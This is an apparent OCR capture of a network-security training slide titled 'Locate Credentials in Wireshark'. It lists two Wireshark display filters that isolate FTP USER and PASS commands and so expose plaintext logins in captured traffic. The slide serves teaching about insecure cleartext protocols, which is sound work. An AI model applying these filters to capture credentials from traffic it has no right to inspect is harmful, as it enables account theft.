
ftp



National Telecommunication Institute

- Locate Credentials in Wireshark

ftp.request.command == "PASS"



ftp.request.command == "USER"